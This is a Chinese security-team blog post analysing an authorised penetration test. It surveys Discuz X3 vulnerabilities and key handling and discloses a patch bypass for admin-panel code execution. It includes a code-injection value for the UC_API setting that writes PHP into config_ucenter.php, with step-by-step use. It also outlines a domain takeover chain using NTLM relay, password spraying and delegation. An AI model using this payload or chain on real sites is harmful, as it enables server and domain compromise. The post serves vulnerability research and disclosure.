这是一篇“不一样”的真实渗透测试案例分析文章 - 奇安信 A-TEAM 技术博客

> Web 渗透，APT 攻防、对抗，前瞻性攻防工具预研

> 本文是由一次真实的授权渗透案例引申而出的技术分析和总结文章。


作者： cheery@QAX A-TEAM && n0thing@QAX A-TEAM
校对： L.N.@QAX A-TEAM
同时感谢 n1nty@QAX A-TEAM 、 pr0mise@QAX A-TEAM 、 2月30日@QAX A-TEAM 对本文提出的宝贵建议。

本文是由一次真实的授权渗透案例引申而出的技术分析和总结文章。在文章中我们会首先简单介绍这次案例的整体渗透流程并进行部分演绎，但不会进行详细的截图和描述，一是怕 “有心人” 发现端倪去目标复现漏洞和破坏，二是作为一线攻击人员，大家都明白渗透过程也是一个试错过程，针对某一个点我们可能尝试了无数种方法，最后写入文章的只有成功的一种，而这种方法很有可能也是众所周知的方法。因此我们只会简单介绍渗透流程，然后提取整个渗透过程中比较精华的点，以点及面来进行技术分析和探讨，望不同的人有不同的收获。

在接到项目以后，由 “前端” 小组（初步技术分析小组）进行项目分析和信息收集以及整理，整理出了一批域名和一些关键站点，其中有一个 phpmyadmin 和 discuz 的组合建站，且均暴露在外网，这也是很常见的一种情况。由于网站某个 web 端口的解析配置问题导致了 php 不被解析而形成任意文件下载漏洞，通过这个漏洞我们拿到了 mysql 的 root 账户密码。由于 linux 服务器权限设置比较严格的问题没法直接使用 phpmyadmin 登录 mysql 而提权拿到 discuz 的 webshell。经过多种尝试我们

利用 phpmyadmin 替换管理员 hash 而登录 discuz 后台，在 discuz 后台利用修改 ucenter 配置文件的漏洞写入了 webshell。

在进入内网以后，通过简单的 80、443 探测内网的 web 时候发现了一个含有 java webdav 的服务器（域内 windows，后文中以 A 服务器称呼），利用 java webdav 的 xxe 去执行 NTLM Relay。同时收集 discuz 数据库中用户名利用 kerberos AS_REQ 和密码喷射 (一个密码和不同用户名的组合去 KDC 枚举) 幸运的获得了一组域内普通用户的账户和密码，利用这个用户增加了一个机器账户。结合 NTLM Relay 和这个机器账户利用基于资源的约束委派，成功的使这个机器账户具有了控制 A 服务器的权限。登录 A 服务器绕过卡巴斯基抓取到了域管理密码，这次攻坚任务也因此而结束。图示如下：



在这次渗透流程中我们认为 Discuz x3系列 和 xxe到域控 这两个点是值得拿出来分析和探讨的。

本节分为 3 部分，首先将对 Discuz X3 以后的版本出现的主要漏洞做一个简单总结，然后针对 discuz 的几种密钥做一些分析，最后发布一个 discuz最新的后台getshell 。

3.1 Discuz X3 以后漏洞总结

目前市面上基本都是 x3 以上的 Discuz 程序了，x3 以下的网站占比已经非常低了，因此在此只总结 x3 以上的漏洞。总结并不是对每个漏洞进行重新分析，这是没有必要的，网上已经有很多优秀的分析文章了。那我们为什么还要总结呢？如果你是在一线做渗透测试或者红队评估的同学，应该会经常遇到 discuz，往往大部分同学一看程序版本再搜搜漏洞或者群里问问就放弃了。在大家的印象中 discuz 是一块硬骨头，没必要耗太多时间在它身上，但事实上 discuz 并不是你所想象的那么安全。本小节将通过总结 discuz 的各种小漏洞，再结合我们自己的几次对 discuz 目标的突破，提出一些利用思路和利用可能。

类型	适用版本	适用条件	利用分析	分析文章
SSRF	<= x3.4 修复补丁	1.windows 2.php>5.3+php-curl<=7.54 3.DZ 开放在 80 端口	SSRF 的利用主要是攻击其他服务，大部分情况都需要利用到 gopher 协议,在 DZ 中需要利用缓存(redis,memcache)getshell， 当然 gopher 模拟的 tcp 协议， 如果服务器或内网中存在其他的可利用服务也是可以精心构造数据表利用的。	1. Discuz x3.4 前台 SSRF 分析 2. DiscuzX 两处 SSRF 挖掘及利用 3. Discuz! 因 Memcached 未授权访问导致的 RCE

类型	适用版本	适用条件	利用分析	分析文章
任意文件删除	<= x3.4 修复补丁	前台用户权限	Discuz 在安装成功后, 登陆后台就会删除安装文件, 所以重装利用是不能实现的。 现实中的主要利用集中于删除 index.htm 文件, 再利用目录遍历去获取备份文件, 通过备份文件中的各种敏感信息 （各种 KEY,hash）, 然后再进一步利用。 一些升级程序也是用 xxx.lock 的文件锁方式做判断的, 可以结合文件删除漏洞利用。	Discuz!X ≤3.4 任意文件删除漏洞分析
短文件名 漏洞	未修复	windows	看似是比较鸡肋的小技巧, 但在猜一些随机命令的文件名时非常有用, 比如: 利用短文件名我们可以下载数据库备份文件 （文件名中含有随机字符）, 利用备份文件我们可以尝试解密用户密码或获得一些关键密钥。	issues
authkey 预测	<x 3.4	无	问题的本质在于 mt_rand() 在同一个进程中共享随机数种子。 利用猜解的 authkey 我们可以破解 discuz 主题功能的加密校验过程	Discuz_X authkey 安全性漏洞分析

类型	适用版本	适用条件	利用分析	分析文章
后台 sql 注入	<=3.4 修复补丁	后台权限	discuz 后台已经具备数据库备份功能， 所以 select 注入作用将减小很多， 该漏洞的最大意义在于 mysql 较低版本的写文件 getshell(这里向 discuz 备份目录写也不行，因为 discuz 的 mkdir 设置的 0777, 但是受到 umask 的影响，实际写入的是 0755, 所以写文件也比较困难)， 但由于 x3 后台没有了直接执行 sql 的功能，如果有一个注入， 我们可以夸库查询，搞定同 mysql 的其他网站。	Discuz! X 系列全版本后台 Sql 注入漏洞
后台注入漏洞	<=3.4 修复补丁	后台权限	由于是 update 型注入， 我们在后台已经可以利用数据库备份获得数据， 对本网站意义不大，但是有同 mysql 的其他网站， 如果权限不严，夸库查询，搞定同 mysql 的其他网站。	SQL 注入

类型	适用版本	适用条件	利用分析	分析文章
后台设置 mysql 任意文件读取	<=3.4 修复补丁	后台权限	通过文件读取后，我们可以结合 uc_key、authkey 等 key 的利用。	Mysql 任意文件读取攻击链拓展
后台命令执行	1.5-2.5 修复补丁	后台权限	这个漏洞是命令注入漏洞，但是由于开发者的失误，导致 3.x 不可用。漏洞本身也是在 x3.4 才被修复	CVE-2018-14729
Memcached 未授权访问导致的 RCE	<=3.4	memcached 权限	需要 memcached 的修改权限，这个权限可以来自于 ssrf，也可以来自于未授权	Discuz! 因 Memcached 未授权访问导致的 RCE
Discuz! X3.1 后台任意代码执行	<=x3.1	后台权限	x3.1 中间版本的 getshell 方法，用作参考	Discuz! X3.1 后台任意代码执行
后台 uc_center 代码执行	< 3.4 修复补丁	后台权限	利用分析请看下面的文章内容	本文分析

总结：

- 针对于 discuz 的 ssrf 漏洞，在 补丁 中限制了对内网 ip 的访问，导致了很难被利用。
- 在后台 getshell 中，建议使用 uc_center rce 比较方便，并且通杀包括最新版本，后文有分析。
- UC_KEY 直接 getshell 已在 x3 以上的最新版本被修复，但在一些老的 3.2 以前的版本可能被利用。

以上这些漏洞应该并不全面，且看似都比较鸡肋，但往往千里之堤毁于蚁穴，几个不起眼的小漏洞组合一下会发现威力巨大。仔细的读者应该发现以上漏洞大部分能够造成的最大危害是 信息泄露 ，信息泄露有什么用呢？下面我们将接着分析 Discuz的几种密钥 ，看到这儿你应该已经明白了，通过 信息泄露 ，获得相关密钥，突破 discuz 的加密体系，进而获取更高的权限。

3.2 Discuz 的几种密钥分析

通过分析，在 discuz 中, 主要有下面的几种密钥, 这些密钥共同构成了 discuz 的加密解密体系，这里的命名有重复，我已经标记了对应 key 值以及 key 所在的位置。如下表所示：

名称	描述	出现位置
authkey	主要用于 discuz 论坛程序的加解密和随机化使用	/config/config_global.php
UC_KEY(dz)	discuz 程序与 uc_server 通信的 key 值， 主要存在与 api 接口的相关调用中	/config/config_ucenter.php
UC_KEY(uc_server)	uc_server 使用的密钥，主要用于权限的验证	/uc_server/data/config.inc.php
UC_MYKEY	用于 uc_server 中 app 对应的 authkey(uc_server) 生成	/uc_server/data/config.inc.php
UC_SITEID	未参加具体的功能，只是参与了 uc_server info 的标记	/uc_server/data/config.inc.php
UC_FOUNDERPW UC_FOUNDERSALT	Ucenter 加密的登陆密码	/uc_server/data/config.inc.php

名称	描述	出现位置
authkey	和 /config/config_global.php 中的 authkey 相同	数据库表 pre_common_setting 中
authkey(uc_server)	利用这个 authkey(uc_server) 配合 UC_MYKEY 可以计算出 UC_KEY(dz)	数据库表 pre_ucenter_applications 中

主要探讨的其实就只有 `authkey` , `UC_KEY(dz)` , `UC_KEY(uc_server)` , `UC_MYKEY` , `authkey(uc_server)` 5 种, 我们首先来看这几个密钥是怎么来的最后又到了哪儿去。

3.2.1 密钥的产生

`authkey` , `UC_KEY(dz)` , `UC_KEY(uc_server)` , `UC_MYKEY` 都是在安装的时候产生。 `authkey(uc_server)` 的产生是和 `UC_MYKEY` 息息相关的，在后文中详细讲述。生成代码如下所示：

```
<?php
...
$uid = DZUCFULL ? 1 : $adminuser['uid'];
$authkey = md5($_SERVER['SERVER_ADDR'].$_SERVER['HTTP_USER_AGENT'].$dbhost.$dbuser.$dbpw.$dbname.$username.$password.$pconnect.substr
($timestamp, 0, 8)).random(18);
$_config['db'][1]['dbhost'] = $dbhost;
$_config['db'][1]['dbname'] = $dbname;
$_config['db'][1]['dbpw'] = $dbpw;
$_config['db'][1]['dbuser'] = $dbuser;
$_config['db'][1]['tablepre'] = $tablepre;
$_config['admincp']['founder'] = (string)$uid;
$_config['security']['authkey'] = $authkey;
$_config['cookie']['cookiepre'] = random(4).'_';
$_config['memory']['prefix'] = random(6).'_';
```

```
save_config_file(ROOT_PATH.CONFIG, $_config, $default_config);

$db = new dbstuff;

$db->connect($dbhost, $dbuser, $dbpw, $dbname, DBCHARSET);

if(!VIEW_OFF) {
        show_header();
        show_install();
}

if(DZUCFULL) {
        install_uc_server();
}
...
$db->query("REPLACE INTO {$tablepre}common_setting (skey, svalue) VALUES ('authkey', '$authkey')");
...
?>
```

我们看见 key 的产生都依赖于 discuz 自定义的 random 函数，出现过的 `authkey` 爆破问题也因此产生。在安装时由于处于同一个 cgi 进程，导致 mt_rand() 只播种了一次种子，所以产生了随机数种子爆破和推测 key 的问题，在 3.4 版本中， `authkey` 的产生已经是拼接了完整的 32 位字符串，导致了无法进行爆破推算出 `authkey` 的前半部，因此这个问题已经被修复，但这个漏洞原理值得学习。代码最后可以看出 `authkey` 产生后还放入了数据库中，最终 authkey 存在于数据库 `pre_common_setting` 表和 `/config/config_global.php` 配置文件。

代码中的 instal_uc_server() 函数实现了 `UC_KEY(dz)` ，`UC_KEY(uc_server)` 的产生，使用了同一个生成函数 `_generate_key()` ，代码如下：

```
function _generate_key() {
 $random = random(32);
 $info = md5($_SERVER['SERVER_SOFTWARE'].$_SERVER['SERVER_NAME'].$_SERVER['SERVER_ADDR'].$_SERVER['SERVER_PORT'].$_SERVER['HTTP_USER_A
GENT'].time());
 $return = array();
 for($i=0; $i<32; $i++) {
```

```
    $return[$i] = $random[$i].$info[$i];
  }
  return implode('', $return);
}
```

产生的算法牵扯到安装环境和安装过程的 http header 信息，导致爆破基本失效，从而无法预测，最后 *UC_KEY(dz) 保存到了 /config/config_ucenter.php* 中，*UC_KEY(uc_server) 保存到了 /uc_server/data/config.inc.php* 中。

3.2.2 Discuz Key 的相关思考

我们通过查看源码，去分析每个 key 影响的功能，通过这些功能点，我们可以去获得更多的信息。信息的整合和利用往往是我们渗透的关键。下面我们将做一些抛砖引玉的思考并举一些例子，但不会面面俱到一一分析，这样也没有意义，具体的代码还是需要读者自己亲自去读才能印象深刻。

3.2.2.1 authkey

authkey 的使用在 discuz 主程序中占比很重，主要用于数据的加密存储和解密使用，比如 alipay 相关支付数据的存储和使用、FTP 密码的存储等等；还用于一些功能的校验，比如验证码的校验、上传 hash 的校验等等；用户权限的校验也用到了 authkey，比如 `source/class/discuz/discuz_application.php` 中 `_init_user()` 利用 authkey 解码了 cookie 中的 auth 字段，并利用解开的 uid 和 pw 进行权限校验，但是光知道 authkey 并不能完成权限校验，我们还需要知道用户的 “密码 hash”(数据库 pre_common_member 表中的 password 字段，此处存储的只是一个随机值的 md5，真正的用户密码 hash 在 pre_ucenter_members 中)，当我们通过其他方法可以读取数据库数据时，我们就可以伪造登陆信息进行登陆，再比如 `source/include/misc/misc_emailcheck.php` 中 authkey 参与了校验 hash 的生成，当我们知道了 authkey 后，通过伪造 hash，我们可以修改用户的注册邮箱，然后利用密码找回来登陆前台用户 (管理员不能使用密码找回功能)。

3.2.2.2 UC_KEY(dz)

UC_KEY(dz) 也是经常提到的 UC_KEY GetWebShell 的主角。它主要在 2 个地方被使用：一个是数据库备份 `api/db/dbbak.php` ；一个是针对用户以及登录和缓存文件相关的操作，主要函数位于 `api/uc.php` 中的 `uc_note` 类。

关于 UC_KEY(dz) 的利用，网上基本都是通过 `uc.php` 来 GetWebShell，但这个漏洞在新版本已经被修复了。UC_KEY(dz) 的利用并不局限与此，你去阅读 `dbbak.php` 代码就会发现，有了 UC_KEY(dz) 我们可以直接备份数据库，下载数据库，从数据库中找到相关信息进行进一步渗透。

另外一个地方就是 `uc_note` 类，比如里面的 `synlogin()` 函数可以伪造登陆任意前台用户。当然还有其他的函数，在这里就不一一分析。

3.2.2.3 UC_KEY(uc_server)

UC_KEY(uc_server) 往往是被大家忽视的一个 key，它其实比 UC_KEY(dz) 的使用更多。首先他同样可以备份数据库，对 discuz 代码比较熟悉的同学应该知道 `dbbak.php` 这个文件有 2 个，一个是上面提到的 `api/db/dbbak.php` ；另外一个是 `uc_server/api/dbbak.php` ，他们的代码可以说几乎相同。唯一的区别是 `api/db/dbbak.php` 中多了 2 个常量的定义，基本没有太大影响。这个 2 个文件都能被 UC_KEY(dz) 和 UC_KEY(uc_server) 操控。

UC_KEY(uc_server) 几乎管控了 Ucenter 的所有和权限认证相关的功能。例如权限验证函数 `sid_decode()` ，在该函数中 UC_KEY(uc_server) 和用户可控的 http header 共同产生了用于权限认证的 sid，因此我们可以伪造 sid 绕过一些权限检测。还有 seccode 的相关利用，在这里就不一一介绍。

整个 discuz 的程序其实是包含了 discuz 主程序和 Ucenter，Ucenter 更依赖于固定密钥体系，个人感觉 Ucenter 的漏洞可能要比 discuz 主程序好挖些，你可以去试试。

3.2.2.4 UC_MYKEY

UC_MYKEY 主要用来加密和解密 UC_KEY(discuz)，如下所示：

```
UC_KEY(dz) ----- authcode(UC_MYKEY, ENCODE) ----> authkey(uc_server)
authkey(uc_server) ----- authcode(UC_MYKEY, DECODE) ----> UC_KEY(dz)
```

authkey(uc_server) 存储在数据库的 pre_ucenter_applications 中的 authkey 字段，authkey(uc_server) 生成的代码如下:

```php
<?php
...
$authkey = getgpc('authkey', 'P');
$authkey = $this->authcode($authkey, 'ENCODE', UC_MYKEY);
$synlogin = getgpc('synlogin', 'P');
...
$app = $this->db->result_first("SELECT COUNT(*) FROM ".UC_DBTABLEPRE."applications WHERE name='$name'");
if($app) {
        $this->message('app_add_name_invalid', 'BACK');
} else {
        $extra = serialize(array('apppath'=> getgpc('apppath', 'P')));
        $this->db->query("INSERT INTO ".UC_DBTABLEPRE."applications SET name='$name', url='$url', ip='$ip',
                viewprourl='$viewprourl', apifilename='$apifilename', authkey='$authkey', synlogin='$synlogin',
                type='$type', recvnote='$recvnote', extra='$extra',
                tagtemplates='$tagtemplates'");
        $appid = $this->db->insert_id();
}
...
?>
```

现在我们就可以知道其实 UC_KEY(dz) 是可以从 2 个地方获取到的，一个是配置文件，一个是数据库。对 discuz 比较熟悉的同学这里会发现一个问题，通过注入获得的 authkey (uc_server)，有时候可以直接当 UC_KEY(dz) 用，但有时候发现是一个大于 64 位的字符串或小于 64 位的字符串。这个是因为，如果你是默认 discuz 主程序和 Ucenter 安装，这个时候数据库 pre_ucenter_applications 中的 authkey 字段存储的就是 UC_KEY(dz)，如果你通过 ucenter 后台修改过 UC_KEY(dz)，数据库 pre_ucenter_applications 中的 authkey 字段存储的就是通过上面提到的算法计算出来的结果了，这个结果的长度是变化的，是一个大于等于 40 位的字符串。

总结

针对于 getshell 来说，在 x3 以前的低版本和部分未更新的 x3.2 以前版本，我们可以直接利用 discuz 的 uc_key(dz) 结合 api/uc.php 前台 getshell, 获得 uc_key(dz) 的方法有:

- 数据库中的 authkey(uc_server) 结合 UC_MYKEY，这个在 UCenter 后台也能看见，没有使用 * 显示。

- 文件泄露等问题获得 uc_key(dz)
  在 x3 版本以后，对于 key 的利用主要集中在操作数据库和 UCenter 功能上，利用各种办法进入 discuz 后台，结合接下来讲到的后台 GetWebShell 的方法获取最终权限。

3.3 后台 GetWebShell 的补丁绕过

在小于 x3.4 的版本中，网上已经公布的利用方法是：后台修改 Ucenter 数据库连接信息，由于写入未转义，一句话木马直接写入 `config/config_ucenter.php` 文件中，导致代码执行。

但是在新版本的 x3.4 中已经修复了这个漏洞，代码如下：

```
<?php
...
if($operation == 'uc' && is_writeable('./config/config_ucenter.php') && $isfounder) {
    require_once './config/config_ucenter.php';

$ucdbpassnew = $settingnew['uc']['dbpass'] == '********' ? addslashes(UC_DBPW) : addslashes($settingnew['uc']['dbpass']);
$settingnew['uc']['key'] = addslashes($settingnew['uc']['key'] == '********' ? addslashes(UC_KEY) : $settingnew['uc']['key']);

if(function_exists("mysql_connect") && ini_get("mysql.allow_local_infile")=="1" && constant("UC_DBHOST") != $settingnew['uc']['dbhost'
]){
    cpmsg('uc_config_load_data_local_infile_error', '', 'error');
}

if($settingnew['uc']['connect']) {
    $uc_dblink = function_exists("mysql_connect") ? @mysql_connect($settingnew['uc']['dbhost'], $settingnew['uc']['dbuser'], $ucdbpass
new, 1) : new mysqli($settingnew['uc']['dbhost'], $settingnew['uc']['dbuser'], $ucdbpassnew);
    if(!$uc_dblink) {
    cpmsg('uc_database_connect_error', '', 'error');
    } else {
    if(function_exists("mysql_connect")) {
        mysql_close($uc_dblink);
```

```
    } else {
        $uc_dblink->close();
    }
    }
}

$fp = fopen('./config/config_ucenter.php', 'r');
$configfile = fread($fp, filesize('./config/config_ucenter.php'));
$configfile = trim($configfile);
$configfile = substr($configfile, -2) == '?>' ? substr($configfile, 0, -2) : $configfile;
fclose($fp);

$connect = '';
$settingnew['uc'] = daddslashes($settingnew['uc']);
if($settingnew['uc']['connect']) {
    $connect = 'mysql';
    $samelink = ($dbhost == $settingnew['uc']['dbhost'] && $dbuser == $settingnew['uc']['dbuser'] && $dbpw == $ucdbpassnew);
    $samecharset = !($dbcharset == 'gbk' && UC_DBCHARSET == 'latin1' || $dbcharset == 'latin1' && UC_DBCHARSET == 'gbk');
    $configfile = str_replace("define('UC_DBHOST', '".addslashes(UC_DBHOST)."')", "define('UC_DBHOST', '".$settingnew['uc']['dbhost'].
"')", $configfile);
    $configfile = str_replace("define('UC_DBUSER', '".addslashes(UC_DBUSER)."')", "define('UC_DBUSER', '".$settingnew['uc']['dbuser'].
"')", $configfile);
    $configfile = str_replace("define('UC_DBPW', '".addslashes(UC_DBPW)."')", "define('UC_DBPW', '".$ucdbpassnew."')", $configfile);
...
?>
```

补丁对 `$ucdbpassnew` 进行了转义，而且 `if(function_exists("mysql_connect") && ini_get("mysql.allow_local_infile")=="1" && constant("UC_DBHOST") != $settingnew['uc']['dbhost'])` ，该补丁还解决了恶意 mysql 文件读取的问题。

3.3.1 绕过补丁

通过补丁，我们知道了所有的 Ucenter 配置参数都会进行转义，但是我发现 discuz 的配置文件更改，都是利用字符替换完成的，在替换字符中，很容易出现问题，所以在源码中寻找配置修改的相关代码，最后在 api/uc.php 中找到了利用点。

```php
<?php
...
if(!defined('IN_UC')) {
  require_once '../source/class/class_core.php';

  $discuz = C::app();
  $discuz->init();

  require DISCUZ_ROOT.'./config/config_ucenter.php';

  $get = $post = array();

  $code = @$_GET['code'];
  parse_str(authcode($code, 'DECODE', UC_KEY), $get);

  if(time() - $get['time'] > 3600) {
    exit('Authracation has expiried');
  }
  if(empty($get)) {
    exit('Invalid Request');
  }

  include_once DISCUZ_ROOT.'./uc_client/lib/xml.class.php';
  $post = xml_unserialize(file_get_contents('php://input'));

  if(in_array($get['action'], array('test', 'deleteuser', 'renameuser', 'gettag', 'synlogin', 'synlogout', 'updatepw', 'updatebadword
s', 'updatehosts', 'updateapps', 'updateclient', 'updatecredit', 'getcredit', 'getcreditsettings', 'updatecreditsettings', 'addfeed'
))) {
    $uc_note = new uc_note();
    echo call_user_func(array($uc_note, $get['action']), $get, $post);
    exit();
  } else {
    exit(API_RETURN_FAILED);
  }
} else {
  exit;
}
```

```
...
  function updateapps($get, $post) {
    global $_G;

    if(!API_UPDATEAPPS) {
      return API_RETURN_FORBIDDEN;
    }

    $UC_API = '';
    if($post['UC_API']) {
      $UC_API = str_replace(array('\'', '"', '\\', "\0", "\n", "\r"), '', $post['UC_API']);
      unset($post['UC_API']);
    }

    $cachefile = DISCUZ_ROOT.'./uc_client/data/cache/apps.php';
    $fp = fopen($cachefile, 'w');
    $s = "<?php\r\n";
    $s .= '$_CACHE[\'apps\'] = '.var_export($post, TRUE).";\r\n";
    fwrite($fp, $s);
    fclose($fp);

    if($UC_API && is_writeable(DISCUZ_ROOT.'./config/config_ucenter.php')) {
      if(preg_match('/^https?:\/\//is', $UC_API)) {
        $configfile = trim(file_get_contents(DISCUZ_ROOT.'./config/config_ucenter.php'));
        $configfile = substr($configfile, -2) == '?>' ? substr($configfile, 0, -2) : $configfile;
        $configfile = preg_replace("/define\('UC_API',\s*'.*?'\);/i", "define('UC_API', '".addslashes($UC_API)."');", $configfile);
        if($fp = @fopen(DISCUZ_ROOT.'./config/config_ucenter.php', 'w')) {
          @fwrite($fp, trim($configfile));
          @fclose($fp);
        }
      }
    }
    return API_RETURN_SUCCEED;
  }
...
?>
```

在 updateapps 函数中完成了对 uc_api 的更新，这里的正则在匹配时是非贪婪的，这里就会存在一个问题，当 uc_api 为 `define('UC_API', 'http://127.0.0.1/discuz34/uc_server\');phpinfo();//');` 时，我们执行 updateapps 函数来更新 uc_api 时就会将 phpinfo(); 释放出来。

要使用 updateapps 函数来更新 uc_api，我们需要知道 UC_KEY(dz) 的值，而 UC_KEY(dz) 的值，恰好是我们后台可以设置的。

3.3.2 利用分析

1. 进入后台 `站长 - Ucenter设置` ，设置 UC_KEY = 随意 (一定要记住，后面要用), UC_API= `http://127.0.0.1/discuz34/uc_server');phpinfo();//`


Discuz!
Control Panel
首页 全局 界面 内容 用户 门户 论坛 群组 防灌水 运营 应用 工具 站长 UCenter
站长 » UCenter 设置 [+]
后台管理团队
邮件设置
UCenter 设置
数据库
用户表优化
帖子分表
主题分表
优化大师
UCenter 设置
技巧提示
本设置在站点安装时自动生成，一般情况下请不要修改，修改前请备份 config/config_ucenter.php 文件，以防止修改错误
UCenter 应用 ID:
1
该值为当前站点在 UCenter 的应用 ID，一般情况请不要改动
UCenter 通信密钥:
123456
通信密钥用于在 UCenter 和 Discuz! 之间传输信息的加密，可包含
UCenter 访问地址:
http://127.0.0.1/discuz34/uc_server');ph
如果您的 UCenter 访问地址发生了改变，请修改此项。不正确的设置
格式: http://www.sitename.com/uc_server (最后不要加'/')
UCenter IP 地址:
如果您的服务器无法通过域名访问 UCenter，可以输入 UCenter 服
UCenter 连接方式:
数据库方式
接口方式
采用接口方式时，站点和 Ucenter 通信采用远程方式，如果您的服务

